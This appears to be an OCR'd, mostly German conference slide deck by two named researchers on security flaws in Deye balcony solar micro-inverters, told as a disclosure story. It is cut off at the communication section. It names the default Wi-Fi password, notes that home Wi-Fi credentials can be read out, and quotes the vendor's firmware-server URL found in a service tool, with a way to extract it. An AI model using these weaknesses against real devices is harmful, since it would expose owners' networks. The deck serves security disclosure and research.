
LEGO
SolarbalkonKaftwerke
Fails, Hacking, Security, – Security , Privacy
WiFi
WoT

Whoam… we!

- **Bastian Widmer**
- hello@bastianwidmer.ch
- bastianwidmer.ch
- @dasrecht@chaos.social


- **Roland Marx**
- solar@marxram-consulting.com
- https://de.linkedin.com/in/marxram
- https://github.com/marxram/deye-esp-mqtt-bridge

Agenda

- Einleitung Solarkraft
  - KEINE Zeit ;-)
- Firmware
- Whats in the box?
- Communication & Components
- Firmware Features
- Risk Assessment
- Status and Disclosure
- Discussion & Outlook


Message

- ✓ Solarenergie ist gut!
- ✓ Security wäre auch nicht schlecht
- ✓ Aktuell kochen leider viele nur mit Wasser
- ✓ Wir klären auf, worauf man achten sollte!



Firmware

Wie es dazu kam…



Firmware - Wie es dazu kam…

- Installations Wifi Passwort liess sich nicht ändern. [Heise]
- Standard Passwort … 12345678
- Möglichkeit die Credentials des Heim Wifi auszulesen
- Firmware Updates nicht verfügbar
- Support nicht hilfreich
- Druck über Medien hilft

Balkonkraftwerke: Sicherheitslücke in Mikrowechselrichtern von Deye

Mikrowechselrichter von Deye werden mit unsicherer Firmware ausgeliefert. Helfen kann nur der chinesische Hersteller, doch das Update gibt es nur auf Anfrage.


Lesezeit: **4 Min.** In Pocket speichern 308

Firmware - Wie es dazu kam…

- Nach dem Heise Artikel und der neuen Firmware
- Support sehr schnell und hilfreich:
  - [Hat ungefähr so in meiner Mailbox stattgefunden]
    - Ich: Gerne ein Update weil ein offenes Wifi mich stört
    - Support: Ihre Seriennummer bitte?
    - Ich: SN[REDACTED]
    - Support: Jep Update gemacht
    - Ich: Moment mal! 😬
    - Support: Gerne doch und einen schönen Tag
    - Ich: 😳

Firmware - Wie es dazu kam…

- Firmware Updates mal da mal nicht…
- Server Stabilität 😖
- Anfrage an den Support wiederum wenig hilfreich
- Photovoltaikforum



FW-Update offline! Deye SUN600G3-EU230 und baugleiche

Antworten

astromeier 11. Januar 2023

Abonniert

1 2 3 4 5 6

astromeier

Stammmitglied

Reaktionen:	16
Beiträge:	38
Dateianhänge:	5
PV-Anlage in kWp:	0,6
Information:	Betreiber

11. Januar 2023 #1

So, nach einigen Stunden Recherche meine Zusammenfassung aus verschiedenen laaangen Threads:
Im Web-Interface unter *Upgrade / Upgrade firmware* kann man eine Datei hochladen und upgraden...
Diese .bin-Datei steht jedoch nicht zum Download bereit, also nicht Google-bar..... 😉

Es gibt hier aber eine ZIP-Datei zum Download:
Mit der fwupdate.exe in diesem Archiv kann man ein Update versuchen, wenn man bzw. der Inverter eine Internet Verbindung hat.
Siehe dazu weiter im Thread des o.a. Links.

Klappt dies nicht oder will man so nicht vorgehen:
Man könnte ja die .exe-Datei mal in einem HEX-Editor öffnen und nach AT+UPURL= suchen
Mit dem Fund http://ipadressenfund:80/0_D0002_18/MW3_16U_5406_1.53.bin kann man die aktuelle Datei herunterladen 🙂
Bei Bedarf den FW-Namen ***MW3_16U_5406_1.53*** durch die aktuelle oder gewünschte Version ersetzen.
Diese Datei kann dann im Inverter-Web-Interface unter *Upgrade / Upgrade firmware*
hochgeladen und das Update offline gemacht werden.

In verschiedenen Threads gibt es Hinweise, dass beim per Mail beauftragten OTA-Update auch andere Teile des Inverters ein


Firmware - Wie es dazu kam…


- Alle reden über den Update Server aber keiner publiziert die IP oder details (Hackerparagraf oder Korrektheit?)
- fwupdate.exe - Deye Servicetechniker Tool
- notepad fwupdate.exe?

```
rent map read and map writefindrunnable: negative nmspinningfreeing
o package net: using cgo DNS resolver
ime executionAT+UPURL=http://47.254.36.66:80/0_D0002_18/gcBgMarkWo
```

Firmware - Wie es dazu kam…


- https://github.com/dasrecht/deye-firmware
- Changelogs? Keine Antwort von Deye, Bosswerk, etc.
- Gewisse Changes sind bekannt (PW Change, Backend Server Changes)
- Aber keine Klarheit was wirklich geändert wird
- Aber was wenn der Hersteller sich an dem Repository stört?
  - Ja dann happy DMCA








What‘s in the box

YOU DON‘T OWN IT IF YOU DON‘T OPEN IT












Wifi Modul Firmware









Description	Specification	Downloads
Production Data	2017/Q4
Key Feature	Low Power SDK Support SmartLink Config Tiny Size Lowest Price
Processor	Cortex-M4 SOC
Basic Frequency	160MHz
Operating System	mbed
Wi-Fi Standard	802.11bgn
Certification	CE/FCC/SRRC/RoHS
Temp. Range	-40℃- 125℃
Internal Antenna	√
I-PEX Connector	√
Size (mm)	22×14.3×8
Package Type	DIP10
Work Voltage	2.9~4.2V
Current @No data	~25mA
Current @Tx Peak	~260mA
Resource-Flash	1MB/2MB/4MB
Resource-RAM	352KB /384KB/448KB

Software Parameters	Network Type	STA/AP/AP+STA
	Security Mechanisms	WEP/WPA-PSK/WPA2-PSK
	Encryption	WEP64/WEP128/TKIP/AES
	Update Firmware	Local Wireless, Remote OTA
	Customization	Support SDK for application develop
	Network Protocol	IPv4, TCP/UDP/HTTP/TLS(SDK)
	User Configuration	AT+instruction set. Android/ iOS Smart Link APP tools




http://www.hi-flying.com/index.php?route=product/product/show&product_id=213



Communication?

WHO? WHAT? WHY?

Communication & Components



Webserver
- Configuration, reduced data read out, lightweight smart-home integration

